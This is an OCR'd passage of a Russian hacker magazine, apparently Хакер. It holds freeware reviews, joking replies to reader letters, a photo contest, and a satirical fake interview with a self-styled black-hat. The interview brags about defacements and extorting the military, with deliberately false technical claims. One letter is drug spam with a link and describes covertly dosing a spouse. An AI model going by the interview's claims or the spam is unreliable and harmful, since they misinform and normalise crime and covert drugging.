
Летом купил ноутбук. Некоторое время пытался синхронизировать почтовые ящики между стационарной и переносной машинами с помощью встроенной функции в The Bat! Не понравилось - слишком много операций приходилось делать вручную. Посоветовался со знающими товарищами, поставил себе программу SmartSync Pro и свалил на нее все заботы по синхронизации, копированию и резервированию данных. С тех пор ни разу об этом не пожалел. SmartSync Pro – прога крайне удачная. Новичкам понравится пошаговый мастер и русскоязычный интерфейс. Продвинутые юзеры порадуются гибкой системе фильтров, поддержке командной строки, возможности SmartSync работать как сервис в NT4/2000/XP. Программа имеет собственный планировщик, так что операции по синхронизации/резервированию могут выполняться по расписанию. Впрочем, я предпочитаю запускать эти операции самостоятельно, благо SmartSync Pro позволяет вывешивать ярлыки отдельных заданий-профилей прямо на рабочий стол. Кстати, о резервировании: утилита может сохранять важные файлы в zip-архив, кроме того, она поддерживает инкрементальный бэкап.

Само собой, прога умеет синхронизировать файлы на удаленных компьютерах - напрямую или посредством FTP, электронной почты или компакт-дисков. А ведь еще SmartSync Pro пишет правильные логи, показывает списки файлов, подлежащих удалению/изменению, и демонстрирует ход процесса синхронизации в очень наглядном окне. Продолжать не буду, хотя мог бы. Ведь о том, что SmartSync Pro - софтина из разряда must have, ты, я думаю, и так уже догадался, да?

WINPLOSION V 2.17



Windows 9x/Me/NT/2k/XP
Shareware
Size: 871 Kb
www.winplosion.com




Как же все в этой жизни неравномерно. Много лет мы любовались на стандартную панель переключателя задач, выпрыгивающую на экран при нажатии <Alt>+<Tab>, а теперь программисты словно стараются наверстать упущенное - «Enhanced TaskSwitcher'ы» выходят из их рук один за другим. И на сегодняшний день программа WinPLOSION - это, пожалуй, самый эффективный образец их творчества. Сам посуди, после установки WinPLOSION о комбинации <Alt>+<Tab> можно забыть. Этот переключатель задач срабатывает при парковке курсора мыши в одном из углов экрана. При этом открытые окна всех приложений плавно уезжают в глубь экрана, предлагая тебе выбрать окно, на которое ты хочешь переключиться. Ты указываешь на него мышкой, кликаешь, и это окно плавно выдвигается на передний план. Красиво, ничего не скажешь. Но есть и обратная сторона - этот TaskSwitcher нуждается в свежей версии DirectX и хорошей видеокарте. Как говорится, дожили :).

Хотя не буду спорить, что пользоваться WinPLOSION приятно. И дело не только в визуальных эффектах. Просто эта софтина действительно облегчает навигацию между окнами. Удерживаешь курсор в одном углу экрана - на десктоп выезжают все открытые окна, удерживаешь в другом - показываются лишь окна приложений, загоняешь курсор в третий угол - все открытые окна немедленно сворачиваются, и ты видишь пред собой чистый рабочий стол. Скорость анимации настраивается, поддержка горячих клавиш присутствует, список прог, чьи окна не должны участвовать в показе, имеется. Короче говоря, надо юзать. Если, конечно, ресурсы машины тебе позволят такую роскошь :).

ADVANCED CATALOGUER PRO V 2.4.9



Windows 9x/Me/NT/2k/XP
Shareware
Size: 2071 Kb
www.evgenysoft.com



В очередной раз сменил программу-каталогизатор. До этого юзал отечественный CD Collection (www.nicomsoft.com/cdc_ru), но развитие проги неожиданно приостановилось, и в последней ее версии несколько досадных багов так и остались недобитыми. К тому же, разработчики не успели наделить CD Collection способностью распознавать уже обработанные диски и автоматически обновлять свои записи об их содержимом. А мне, как назло, именно эта функция в последнее время требуется чаще всего, поскольку при обмене информацией с друзьями я активно пользуюсь перезаписываемыми DVD-дисками.

Пришлось искать новую прогу, которая позволяла бы без проблем поддерживать в актуальном состоянии мой компакт-каталог. С WhereIsIt'ом (www.whereisit-soft.com) у меня отношения не сложились, а вот с другим известным каталогизатором - Advanced CATaloguer Pro - мне, похоже, подружиться удалось. Хотя чему тут удивляться? Прога мощная и симпатичная, поддержка русского языка имеется, дополнительную информацию из картинок, документов, музыкальных и исполняемых файлов она выковыривать умеет, архивы просматривает, разнесение файлов и дисков по различным категориям разрешает. А уж возможности поиска у Advanced CATaloguer Pro и вовсе внушают: есть отдельные формы запросов для поиска музыки, дубликатов и поиска по ключевым словам. Впрочем, mp3'шек у меня немного, так что я больше ценю умение Advanced CATaloguer Pro импортировать содержимое текстовых файлов, а также файлов с расширениями .DIZ, .NFO и т.д. Когда требуется найти на одном из сотни дисков нужный документ или по-быстрому вспомнить серийник к дистрибутиву Windows, такое умение приходится очень кстати.





ЖУРНАЛ О КОМПЬЮТЕРНОМ ЖЕЛЕЗЕ

от создателей ХАКЕР

ЧИТАЙ В НОЯБРЕ:

ТЕСТЫ
Материнские платы Socket A
Мониторы LCD 19
Сетевые карты Wi-Fi
Элитные корпуса
Тест-сравнение HDD SCSI vs. SATA
Ребасы

ИНФО
Мелочи железа
Эволюция клавиатур
Технология мобильных процессоров
FAQ

ПРАКТИКА
Разгон с использованием водной системы охлаждения
Ремонт мелочей
Учим как правильно собрать комп
Моддинг: вентилятор со стробоскопом
Линукс: тестирование памяти

УЖЕ В ПРОДАЖЕ

журнал комплектуется диском с лучшим софтом




И НЕ ЗАБУДЬ:
ТВОЯ МАМА БУДЕТ В ШОКЕ!

JETMAILMONITOR V 6.1

Windows 9x/Me/NT/2k/XP
Freeware
Size: 2366 Kb
www.jetaudio.com

Интересная утилита для регулярной проверки почтовых ящиков. Собственная система фильтров у проги отсутствует, так что непрошеную корреспонденцию пользователю приходится распознавать самостоятельно. С другой стороны, большинство моих знакомых вообще не рискуют пропускать свою переписку через антиспамерские фильтры, зато превосходную систему оповещения о поступлении новых писем все они, безусловно, способны оценить по достоинству. А в этом плане программа jetMailMonitor - лучшая из лучших.

Прога способна мониторить до пятидесяти почтовых ящиков одновременно, позволяет быстро отмечать и удалять ненужные сообщения, а также содержит встроенный вьюер, отображающий текст выбранного тобой письма. Нетрудно догадаться, что наличие этого вьюера сильно упрощает отлов левых сообщений, особенно если учесть, что первые строчки каждого письма jetMailMonitor подгружает автоматически. Но, как я уже говорил, самая сильная сторона этой проги - ее система оповещения. При обнаружении новой почты jetMailMonitor может запускать приложения, проигрывать звуковые файлы (48 таких файлов идут в комплекте), мигать на клавиатуре индикатором Scroll Lock, а также сообщать о новых письмах с помощью иконки в системном трее или голосом (при наличии на машине установленного голосового движка). Серьезный перечень вариантов, не правда ли? Внушает. Но есть одна фишка, которая должна понравиться тебе еще больше! Дело в том, что jetMailMonitor, в отличие от всех остальных программ-мониторов, не отвлекает тебя от работы при поступлении одного-единственного письма, а ждет, когда накопится такой объем свежей корреспонденции, который действительно заслуживает твоего внимания. Поверь мне, приятель, это на самом деле классно, поскольку лично я, к примеру, свой любимый SimpleCheck (www.simplecheck.net) ныне не использую именно потому, что он, сидя на четырех моих почтовых ящиках, о поступлении «нового сообщения» орет практически без передышки.






WINTASKS PRO V 5.0

Windows 9x/Me/NT/2k/XP
Shareware
Size: 3686 Kb
www.lidownloads.com

Менеджер задач, предназначенный для продвинутого пользователя. Идеально подходит всем любознательным субъектам, потому что он не просто демонстрирует в своем окне список процессов, но и дает краткую справку о каждом из них. Более того, все системные процессы, которые требуются для работы виндов, подчеркиваются иконками красного цвета. Это существенно облегчает поиск приложений, которые на твоей машине работают незаконно. Кроме того, для борьбы с непрошеными поселенцами у программы WinTasks Pro имеются и другие функции: возможность автоматической блокировки отдельных процессов, модуль для просмотра списка автозагружаемых прог и система логов, которая позволяет узнать, какие приложения на твоей машине поработали-поработали, да и отрубились. Все обязательные для любого приличного менеджера задач опции в WinTasks Pro, естественно, тоже присутствуют. Библиотека процессов программы обновляется через интернет. Все описания в этой библиотеке, само собой, идут на английском языке, к тому же, описания многих прог просто-напросто отсутствуют, но... Есть у WinTasks Pro одна замечательная особенность: программа разрешает пользователю самому комментировать все процессы. Один раз посидел, разобрался, вписал в базу проги необходимые пояснения - и все! Даже через полгода, заглянув в список процессов, тебе не придется ломать голову над тем, что на твоей машине делает процесс с таким подозрительным названием, как, скажем, klav.exe :).


COPERNIC DESKTOP SEARCH V 1.0

Windows 9x/Me/NT/2k/XP
Freeware
Size: 2358 Kb
www.copernic.com




В последнее время я что-то увлекся описанием больших и серьезных локальных полнотекстовых поисковых систем. Оно и понятно - у меня работа такая, что текстовые документы на машине скапливаются гигабайтами. Но надо же помнить и о простых людях, у которых объем текстовой информации на компьютере не так велик: рефераты, курсовые, несколько электронных руководств в PDF-формате, да пара десятков книг, накачанных с еще не задушенных «Кириллом и Мефодием» бесплатных электронных библиотек. Тем более что как раз на днях вышла халявная программа Copernic Desktop Search, которая великолепно справляется с относительно небольшими подборками документов. Работает она быстро, текстами на русском языке не брезгует, индексирует файлы всех необходимых форматов (Microsoft Office, Acrobat PDF, HTML и TXT), включая содержимое Outlook'овских почтовых баз. О том, что прога предназначена в первую очередь для домашнего использования, говорит то, что она не умеет индексировать заархивированные файлы, зато прекрасно интегрируется в Windows. Но самое главное - прога не ограничивается индексацией текстовых файлов: картинки, MP3'шки и видеофайлы тоже попадают в сферу ее интересов. М-да... Лишь после установки Copernic Desktop Search начинаешь понимать, как выглядел бы встроенный поисковый механизм ОС Windows, если бы ребята из Microsoft догадались сделать его по уму.

WORKWEEK V 1.4



Windows 9x/Me/NT/2k/XP
Freeware
Size: 155 Kb
www.team9a.web.ur.ru



WorkWeek - еще одна симпатичная программа, предназначенная для обычного домашнего использования. Это удобный календарик, помогающий тебе распланировать свою жизнь и наглядно показывающий твое текущее расписание на неделю вперед. Честно говоря, наглядность - это, пожалуй, главное достоинство проги. Один взгляд на экран - и ты уже знаешь, когда тебе нужно пообщаться с друзьями, когда встретить девушку, а когда позвонить родителям. Хотя у программы есть и другие достоинства: она мало весит, не требует инсталляции, позволяет выбирать группу заметок для отображения (Работа, Семья, Личное, Учеба, Дни рождения и т.д.) и быстро создавать новые еженедельные, ежемесячные или ежегодные напоминания.

Огорчило только одно - на моей машине WorkWeek сразу же пожаловалась на отсутствие файла COMDLG32.OCX. Причем на сайте автора его не нашлось, пришлось добывать этот файл в другом месте. Имхо, это досадное упущение со стороны разработчика. Или, может быть, ему просто не хотелось афишировать тот факт, что он пишет свои программы на Visual Basic? Кто его знает :).



ВСЕ УШЛИ ИГРАТЬ В
PLAYSTATION 2

ТОЛЬКО У НАС
ЦЕНА НА PLAYSTATION 2

179.99 $

* Самый большой выбор игр
* Специальные скидки при покупке трех игр
* Огромный выбор аксессуаров







Играй просто!
GamePost









ПИСЬМО: ОТ: P.S. [mailto:ps_cool@mail.ru]

Здравсте, real хакеры.
Наконец я решился накорябать вам письмецо! В самом начале скажу, что ваш журнал просто rullezzzz!!! У меня есть полная коллекция ваших журналов с 2000-го года! (Уже не знаю куда их складывать.) У меня есть несколько вопросов:
1) Насчет конкурса фоток: что делать тем, кто не может в данный момент сфоткать свою герлу (она в другом городе)?
2) Почему вам не нравиться музон b00b1ik-a? Бубл, ту крутой чел! и у тебя крутая музыка! продолжай в том же духе!
А мне понравилась фишка с «горячим напитком», только вот не хватает еще боооольшого гамбургера, а то, бывает, сидишь, читаешь][акер и чувствуешь как твой желудок бурлит от голода, а отрываться от прочтения интересной статьи так не охото! Вы подумайте насчет гамбургера, уверяю вас, читатели будут вам только благодарны!
Счастливо!

ОТВЕТ Х:

Привет!
Молодец, что решился накорябать на глиняной дощечке письмо - нам очень приятно. Если тебе некуда складывать журналы, то я могу помочь - принять их в дар и сложить стопочкой у себя дома. Думаю, ты согласишься на такое предложение ;). А на вопросы твои у меня есть ответы, кстати:
1) Сгоняй к девушке в другой город - будет повод повидаться.
2) Мне нравится музон Бублика, он постоянно играет у меня в ВинАмпе, так что ты не прав.
А тему с едой в качестве приложения к журналу мы обдумали, и со следующего выпуска к каждому номеру будет прилагаться десятилитровая кастрюля горячего борща, сваренного по лучшим украинским рецептам! Так что помой ложку.




ПИСЬМО: ОТ: P.S. [mailto:ps_cool@mail.ru]

ЗДрЭ НаКоR! Почему бы вам не зделать рубрику EXPLOITS в журнале][акер?
Было бы просто зае***!! И то, как с ними орасчатся (для Чайников и самоваров =).
Лана покеда Искрине ваш Билли =)



ОТВЕТ Х:

Илюха, дарова!
Мы посовещались с пацанами и решили тебе вручить премию как самому внимательному нашему читателю! А самое главное то, что ты еще мыслишь глобально и пытаешься нам помочь с идеями новых рубрик!
Мы обязательно введем новую рубрику, в которой Форб будет рассказывать о новых эксплоитах. Думаем, у него это хорошо получится. Мы даже уверены в этом почему-то.
Только встает один вопрос: а что же делать со старой рубрикой про эксплоиты? Ну ладно, это мы как-нибудь утрясем.
Спасибо за совет еще раз. Покеда!
Искренне твои, Джорджики.



ПИСЬМО: ОТ: Светлана [mailto:8uma3t@zspa.com]

Привет! Только из отпуска вернулась. Ездили с мужем в Крым. С погодой нам повезло: загорели - не узнаешь! Море, пальмы, плавали с аквалангом: красотища! Тебе тоже не плохо бы отдохнуть, сменить обстановку. А то что от тебя в конце концов останется: ни один мужчина даже не взглянет. Там столько мужчин ходит, все такие милые, так загадочно улыбаются, хотят наверное чего-нибудь, а я со своим самоваром приехала :-) Да, кстати, недавно была на выставке «Эрос». Столько всяких штучек, фенечек, препаратов для повышения потенции для мужчин и не только. Глаза разбегаются. Я себе кожаное белье взяла. Суперское! А у моего мужа, знаешь, проблемы с этим, устает он что ли на работе сильно. Думаю, куплю что-нибудь. Взяла Лаверон, прочитала инструкцию, прикинь он оказывается и для женщин подходит - усиливает сексуальные ощущения. И с алкоголем сочетается. Ну дак вот, я потихоньку размешала в стакане ему полтаблетки, а половину сама выпила. Ты не поверишь, у него так встал через 30 минут, что! он сам обалдел! Что касается меня, я тебе даже передать не могу, это было что-то невероятное. Я короче зашла к ним на сайт http://laveron2.cjb.net/, там столько всего, да что я тебе рассказываю, зайди сама, прочитаешь, закажешь, сама и попробуешь. Вещь! Встретимся, расскажешь. Давай звони, не забывай, давай как нибудь девичник устроим, твоих «студентов» позовем :-). Он у меня скоро опять уедет на 2 недели.



ОТВЕТ Х:

Привет, Светка! Да я прямо не узнал тебя - так ты, подруга, загорела, прям как шмат рубероида! Рад, что ты так хорошо отдохнула со своим самоваром и аквалангом. Знаешь, то, что на меня ни один мужчина не взглянет, вовсе и не плохо, я не расстроюсь, ибо гетеросексуал. А на тему «Эроса» ты меня расстроила: вроде старая баба, а все экзотики хочется - белье кожаное, таблеток купила! И сразу на самоваре своем пробовать. Я в шоке! Только вот пугает меня, что кранчик у твоего самовара встал только через 30 минут. Видимо, ты в своем новом кожаном белье смотришься отвратно. Ему даже полтаблетки Лаверона и алкоголь не помогли! Так что прости, не буду я пробовать такие фишечки и фенечки, у меня, к счастью, пока и так все в полном порядке с этим. А если ты, старая развратница, хочешь, чтобы мои «студенты» устроили тебе девичник, то это не вопрос! Звони, устроим!



ПИСЬМО: ОТ: Lamer [mailto:xlopec@netman.ru]


Здравствуйте любимая редакция!!!!!!!!!! :)
Я решил заняться программированием и хакингом... помогите пожалуйста!!!:) умоляю... подскажите с чего начать (я про хакинг) подскажите какие буки почитать и насчет языков знаю... только хтмл а что ещё можно выучить для начала??? за ранее благодарен :) пасибки :)



ОТВЕТ Х:

Привет, ламер! Получили твое письмо и поняли, что ты на самом деле неправ был, когда выбирал себе ник. Посмотрев на список твоих знаний, мы решили, что ты - самый что ни на есть хакер!
В наше время трудно найти человека, который бы знал немного HTML. Мы не будем советовать тебе становиться программером или хакером - ведь ты уже им являешься. Мы советуем тебе открыть школу хакеров. Ну знаешь, как у Арви была школа хэккеров. Будешь обучать своих подопечных искусству знания немного HTML и все такое.
В общем, не стоит благодарностей нам, таким хорошим, за советы мудрые, просто реализуй нашу идею, и все!
Всегда твоя, редакция.







ПИСЬМО: ОТ: pheonix@email.su [mailto:pheonix@email.su]

Здраствуйте!
Хотел бы разместить у вас статью, по поводу новой нехнологии на новой компьютерной площадке. Об этой новинке ещё никакой журнал в России не писал 100% и Вы будете первыми. Что мне нужно для начала знать:
1) Какой тираж у журнала.
2) Кто должен писать статью я или Вы?
3) Конечно же, нужно следующее:
- Ссылку на сайт где я это зачитал))).
- Мой ник, о том что я написал эту статью.
4) Там должна быть фотография этого устройства.
5) Возможно ли на лицевой стороне журнала рисунок этой штуки или только внутри журнала или вообще как возможно? Теперь, что от меня требуеться если это возможно, т.е. возможно ли вообще опубликоваться в вашем журнале с подобными устловиями, если возможно, то скажите с какими именно. Теперь чисто мое мнение не зависимое не от чего, это скажм ак компьютер сделанный по новой технологии, создан видать специально для программеров, т.е. можно саму переписать ОС и писать приложения на С подобном языке! если я не туда написал, то сорри, скажите куды нужно?



ОТВЕТ Х:

Здравствуй, Феникс!
Написал ты именно туда, куда нужно. Нам просто необходима твоя статья, так что высылай скорей! Мы ждем. А вообще, знай:
1) Тираж журнала - 10 000 023.
2) Вместе веселей!
3) Ссылка и ник будут на обложке журнала.
4) Фотография этого устройства будет рядом с твоим ником.
5) Рисунок этой штуки будет на каждой пятой странице журнала. А насчет условий, первые из них - это выучить русский язык и научиться излагать свои мысли на бумаге. Когда эти условия будут выполнены, поступят новые.
Удачи!



ПИСЬМО: ОТ: Crendell [mailto:crendellek@nm.ru]

Задолбали блин спамеры хреновы, не нужен мне Ваш фонарь eb%#ій!!!
Тьфу, в смысле
Прива редакции любимого журнала!!!
Читаю Ваш магазине с дек. 2002 года. Тут идея в голову пришла, не создать ли Вам раздел на диске, типа «Проги читателей»? Я б тоже парочку прислал :) правда только начал учить Дельфина. Еще вопросик: Почему на диске сентябрьского номера из статьи «Маленький гигант большого... :)» нет компонента KOL+KSM, есть только исходник проги!? А так журнал - супер... пиво - тоже :)...


ОТВЕТ Х:

Тьфу, нам тоже не нужен фонарь, зачем форвардишь мессагу со спамом? А, извини, это ты так пошутил, оказывается. Гутен абен!
Знаешь, насчет прог читателей - это ты в самую точку попал! Главное, не забывай в своих творениях ставить логотип журнала - в этом случае мы обязательно поместим твое чудо софтверной мысли на наш диск и даже попросим с тебя меньшее количество ассигнаций!
Насчет пива - опять в точку. Меня просто поражает твое умение прыгать с темы на тему! Кстати, ты в курсе, что гематоген делается из крови быка?
Продолжай в том же духе, читай наш журнал дальше и пиши нам письма!
С любовью, твои маленькие гиганты большого...



ПИСЬМО: bobosh bibesh [mailto:red88@mail.ru]

Привет братва хакеры. Мы тут с пацанами на инете нашли и прочитали на вашем сайте ваш журнал. Увидев работы мастерского класса мы поняли что хакинг просто Super работа и быть хакером это классно. Мы сами не имеем навыков по хакингу. А тут гады протолкнули нам через инет какую-то туфту. А мы подумали что вы можете нам помочь и решили написать. Но не будем глубоко рассуждать о чем идет речь мы просто хотим узнать как можно взломать срок условно бесплатных прог или как можно взять ключ с инета не заплатив.
Please посоветуйте что нибудь.




ОТВЕТ Х:

Доброго, Бобош Бебеш!
Маляву тебе катает братва хакеров! Все реально тип-топ! Мы рады, что вашей братве понравился наш журнал! А вот те черти, которые толкнули вам фуфло через инет, поступили чисто не по-пацански и все такое. Думаю, линчевать их стоит за это. Забивайся с теми кентами, мы с бригадой подрулим на колесах в назначенный час и заботаем их феней за беспредел.
Взломать условно бесплатные проги можно с помощью отмычки, как обычно. Или вы совсем мазу не прочухали, пацаны?
Ну все, сушите сухари, удачи в нашем нелегком деле, братва.

1 МЕСТО



Первое место занимает девушка нашего читателя Александра Мельниченко!!! Потому что у нее очень хорошая позиция, много журналов и она поразила нас глубиной своих глаз.





3 МЕСТО



Третье место и звание «Третье место» получает эта симпатичная девушка! Но мы уже не помним, как ее зовут, т.к. из-за нашего админа Жени Сизова вся почта удалилась. Девушка, ты нам нравишься! Пришли, пожалуйста, еще раз свои фотки.



ФОТОКОНКУРС

Вот и подошел к концу двухмесячный фотоконкурс. А что имеем мы? Пора подводить итоги.

Девушки все были симпотные, солдаты, кстати, тоже ничего такие. Но есть одно «НО», свойственное каждому соревнованию, каждому конкурсу. Как ты уже, наверное, догадался, победителей должно быть всего трое. Нам было очень, повторяю, ОЧЕНЬ сложно выбрать тройку, идущую на пьедестал почета. Но мы сделали это. Нам помог Саша Лозовский - великий ценитель женской красоты. **Итак, начинаем раздачу плюшек и кренделей!**

◢ **Второе место** и звание «Второе место» получает девушка от Astral Universe! Очень симпатичная девушка. Особенно надо выделить ее компакт-диски-торчат-соски. Она прикольный держатель дисков на 2 места. Здесь очень хорошо продумана сюжетная линия снимка.

2 МЕСТО

ПРИЗ ЗРИТЕЛЬСКИХ СИМПАТИЙ

mindw0rk (mindw0rk@gameland.ru)



ХУМОР

КАК MINDWORK ДАВАЛ ИНТЕРВЬЮ В ГАЗЕТУ



Ко мне периодически с просьбой о помощи обращаются коллеги из разных газет и журналов. Кому-то что-то подсказать, кому-то про хакеров рассказать, кому-то помочь на кого-то выйти. Нет мне спокойной жизни. Обычно я всем помогаю, потому что сам еще больше терзаю человечков на предмет помощи. Но иногда адская сущность берет свое и я вместо серьезных речей стебусь что есть мочи. Так и произошло в случае с одной многотиражной популярной газетой, журналист из которой попросил познакомить его с элитным хакером для взятия интервью. «Чем я не хакер?» - возникла у меня мысль, и я перенаправил акулу пера на свой альтернативный ящик. Подтвердив появившемуся на горизонте журналюге, что да, мол, хакер, самый что ни на есть, BigDeath'ом кличут, хакаю с пеленок, шарю во всем, пользуюсь мировым респектом. Вопросы не заставили себя долго ждать. Дальнейшее интервью перед тобой.

МЖАП (Матерый Журналист Акула Пера): Дай определение слову «хакер» =).

BD (страшный хакер BigDeath, на самом деле - я): Хакер - это человек, который фанатично любит свой компьютер и с его помощью совершает разные глупости. Бытует мнение, что хакерам, кроме своих компов, ничего не нужно и они полностью игнорируют социальную жизнь. Так вот, авторитетно заявляю: это ПРАВДА. Среди моих друзей-хакеров нет никого, кто считал бы риаллайф интереснее Сети. Что там в вашем риаллайфе? Глупые люди, страшные девки, продажная политика и тотальный беспредел. Если ты не родился сыном миллионера, тебе нужно прыгать выше своей задницы, чтобы стать кем-то. В сети стать известным легче. Взломай сайт Пентагона, проникни в святая святых govNET (американская правительственная сеть), напиши трояна - и о тебе заговорят многие. Нет, я однозначно выбираю Сеть как место постоянного обитания.

МЖАП: Почему ты решил заняться хакерством? Зачем тебе это надо?

BD: Хакерство интересно само по себе. Представьте суперзащищенный компьютер какого-то военного ведомства, который управляет ядерными боеголовками, контролирует посадку военных шаттлов. Если тебе удастся преодолеть защиту и взять управление на себя - это реальная власть. И деньги. Можно затребовать с военных не один миллион баксов, и им придется выбирать: или ставить под угрозу мир и спокойствие, или поделиться деньгами, которых у них все равно куры не клюют. Еще просто интересно общаться с себе подобными гиками. В сети мы не трепемся о социальной жизни, девушках и прочей ерунде. Есть вещи куда важнее. Например, как поругать эксплоит 0day и задосить апач на никсовом ядре 6.2.

МЖАП: Мне сказали, ты состоишь в одной из хакерских групп. Расскажи, что это за группа, black-hats или white-hats, чем вы занимаетесь, сколько лет самому старшему?

BD: Группа называется Defaced. Помимо хаков, мы также выпускаем журнал с одноименным названием. Там рассказывается, как звонить на халяву по межгороду, как прослушивать телефонные линии, как взламывать интернет-провайдеров и разводить юзеров социальной инженерией. Может показаться, что это несколько нелегально, но мы лишь указываем компаниям на их недостатки. Чтобы они их исправили и стали более защищенными. Денег мы за это не просим, просто хотим, чтобы нам не мешали. Группа, конечно, black-hats. Вообще, все вайт-хэты, по-моему, бывшие блэки, которых поймали и обработали в органах. И чтобы не подставить свою задницу еще раз, они решили работать на правительство или в легальном бизнесе.

Самому старшему, euronymous'у, 44 года. Самый опытный наш мембер, такой уже местами седой и лохматый. Любит кодить на языке Ада и писать кряки для игр. Я, значит, самый

младший. Мне 16 лет. Остальным около 20 лет. Все довольно квалифицированные хакеры, за плечами не один десяток взломов. Одному нашему человеку полгода назад даже удалось на 10 минут остановить работу сайта Microsoft. Об этом тогда много писали, но никто не знал, кому это удалось. Сейчас уже, думаю, можно сказать, что это мы :).

МЖАП: Расскажи о твоем первом взломе. Что это было, легко ли справился, что потом говорили о тебе друзья?

BD: Это было где-то 2 года назад. Я тогда уже вовсю кодил на турбопаскале и яве, писал скрипты для веб-браузеров. Но серьезного опыта взломов не было. Как-то раз в приватном ввв-чате я познакомился с Psychopath'ом - украинским хакером, широко известным в узких кругах. Разговорились. Он как раз набирал народ в свою группу 31337-crew (число 31337 - закодированное слово «Eleet») и предложил мне заджойниться. Нужно было только пройти тест. Мне поручили получить полный доступ к официальному сайту Майка Тайсона. В принципе, было несложно. Я просто запустил сканер уязвимостей nmap, он нашел пару ошибок в HTML. Я воспользовался утилитой Кевина Митника (был такой хакер известный) и получил рута. Все это заняло не больше двух дней. В доказательство взлома вместо физиономии Тайсона я задвинул на главной странице физиономию Владимира Кличко. После этого меня взяли в 31337, и я пробыл там год. Потом Psychopath'а повязали парни из отдела «К», и, чтобы тоже не отправиться в Сибирь валить деревья, я вышел из мемберов. А через какое-то время присоединился к Defaced.

МЖАП: Совершали ли вы своеобразные «взломы протеста», подобные таким, как, например, взлом Пентагона интернациональной группой хакеров в знак протеста против войны в Ираке?

